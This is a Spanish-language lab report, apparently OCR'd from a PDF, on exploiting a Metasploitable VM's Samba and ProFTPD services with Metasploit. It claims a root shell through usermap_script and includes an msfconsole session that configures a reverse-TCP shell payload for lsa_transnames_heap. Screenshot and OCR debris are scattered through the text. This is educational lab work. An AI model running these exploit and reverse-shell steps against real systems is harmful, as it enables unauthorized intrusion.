Se utilizó el módulo `**exploit/multi/samba/usermap_script**` de Metasploitable, que aprovechó una vulnerabilidad en **Samba**, para ejecutar comandos remotos. Se obtuvo una shell como root en la máquina víctima al apuntar al puerto 139.











Ilustración 9 Puerto 139 Explotado


6 PUERTO 445

"Se intentaron múltiples módulos, incluyendo `lsa_transnames_heap`, pero el exploit falló por incompatibilidad de versión. Se volvió a utilizar con éxito el módulo `usermap_script` sobre el puerto 139 para el mismo objetivo."),






Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
27 _ target: Windows XP SP2 Polish (NX)
28 _ target: Windows XP SP2 Portuguese - Brazilian (NX)
29 _ target: Windows XP SP2 Portuguese (NX)
30 _ target: Windows XP SP2 Russian (NX)
31 _ target: Windows XP SP2 Swedish (NX)
32 _ target: Windows XP SP2 Turkish (NX)
33 _ target: Windows XP SP3 Arabic (NX)
34 _ target: Windows XP SP3 Chinese - Traditional / Taiwan (NX)
35 _ target: Windows XP SP3 Chinese - Simplified (NX)
36 _ target: Windows XP SP3 Chinese - Traditional (NX)
37 _ target: Windows XP SP3 Czech (NX)
38 _ target: Windows XP SP3 Danish (NX)
39 _ target: Windows XP SP3 German (NX)
40 _ target: Windows XP SP3 Greek (NX)
41 _ target: Windows XP SP3 Spanish (NX)
42 _ target: Windows XP SP3 Finnish (NX)
43 _ target: Windows XP SP3 French (NX)
44 _ target: Windows XP SP3 Hebrew (NX)
45 _ target: Windows XP SP3 Hungarian (NX)
46 _ target: Windows XP SP3 Italian (NX)
47 _ target: Windows XP SP3 Japanese (NX)
48 _ target: Windows XP SP3 Korean (NX)
49 _ target: Windows XP SP3 Dutch (NX)
50 _ target: Windows XP SP3 Norwegian (NX)
51 _ target: Windows XP SP3 Polish (NX)
52 _ target: Windows XP SP3 Portuguese - Brazilian (NX)
53 _ target: Windows XP SP3 Portuguese (NX)
54 _ target: Windows XP SP3 Russian (NX)
55 _ target: Windows XP SP3 Swedish (NX)
56 _ target: Windows XP SP3 Turkish (NX)
57 _ target: Windows 2003 SP1 English (NO NX)
58 _ target: Windows 2003 SP1 English (NX)
59 _ target: Windows 2003 SP1 Japanese (NO NX)
60 _ target: Windows 2003 SP1 Spanish (NO NX)
61 _ target: Windows 2003 SP1 Spanish (NX)
62 _ target: Windows 2003 SP1 French (NO NX)
63 _ target: Windows 2003 SP1 French (NX)
64 _ target: Windows 2003 SP2 English (NO NX)
65 _ target: Windows 2003 SP2 English (NX)
66 _ target: Windows 2003 SP2 German (NO NX)
67 _ target: Windows 2003 SP2 German (NX)
68 _ target: Windows 2003 SP2 Portuguese (NX)
69 _ target: Windows 2003 SP2 Portuguese - Brazilian (NX)
70 _ target: Windows 2003 SP2 Spanish (NO NX)
71 _ target: Windows 2003 SP2 Spanish (NX)
72 _ target: Windows 2003 SP2 Japanese (NO NX)
73 _ target: Windows 2003 SP2 French (NO NX)
74 _ target: Windows 2003 SP2 French (NX)
75 _ target: Windows 2003 SP2 Chinese - Simplified (NX)
76 _ target: Windows 2003 SP2 Czech (NX)
77 _ target: Windows 2003 SP2 Dutch (NX)
78 _ target: Windows 2003 SP2 Hungarian (NX)
79 _ target: Windows 2003 SP2 Italian (NX)
80 _ target: Windows 2003 SP2 Russian (NX)
81 _ target: Windows 2003 SP2 Swedish (NX)
82 _ target: Windows 2003 SP2 Turkish (NX)
Interact with a module by name or index. For example info 82, use 82 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'
CTRL DERECHA
30°C
Lluvia ligera
ESP
LAA
4:52 p. m.
7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/linux/samba/lsa_transnames_heap
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/lsa_transnames_heap) > set RHOSTS 192.192.192.5
RHOSTS => 192.192.192.5
msf6 exploit(linux/samba/lsa_transnames_heap) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf6 exploit(linux/samba/lsa_transnames_heap) > set RPORT 445
RPORT => 445
msf6 exploit(linux/samba/lsa_transnames_heap) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/lsa_transnames_heap) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf6 exploit(linux/samba/lsa_transnames_heap) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/samba/lsa_transnames_heap) > options
Module options (exploit/linux/samba/lsa_transnames_heap):
Name Current Setting Required Description
RHOSTS 192.192.192.5 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE LSARPC yes The pipe name to use
Payload options (linux/x86/shell_reverse_tcp):
Name Current Setting Required Description
CMD /bin/sh yes The command string to execute
LHOST 192.192.192.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Linux vsyscall
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/lsa_transnames_heap) > exploit
[*] Handler failed to bind to 192.192.192.4:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] 192.192.192.5:445 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/lsa_transnames_heap) > set LPORT 5555
LPORT => 5555
msf6 exploit(linux/samba/lsa_transnames_heap) > exploit
[*] Started reverse TCP handler on 192.192.192.4:5555
[*] 192.192.192.5:445 - Creating nop sled....
[*] 192.192.192.5:445 - Trying to exploit Samba with address 0xffffe410...
[*] 192.192.192.5:445 - Connecting to the SMB service...
[-] 192.192.192.5:445 - Exploit aborted due to failure: no-target: This target is not a vulnerable Samba server (Samba 3.0.20-Debian)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/lsa_transnames_heap) > use exploit/multi/samba/usermap_script
CTRL DERECHA
30°C
Lluvia ligera
ESP
LAA
4:53 p. m.
7/08/2025




Ilustración 10 Explotacion Puerto 445

7 PUERTO 2121

Se identificó **ProFTPD** 1.3.1 como servicio FTP. Se intentó el módulo `**proftpd_modcopy_exec**`, pero falló debido a una configuración del sistema. Finalmente, se utilizó `**proftp_sreplace**`, pero no se obtuvo sesión por incompatibilidad de versión exacta."),


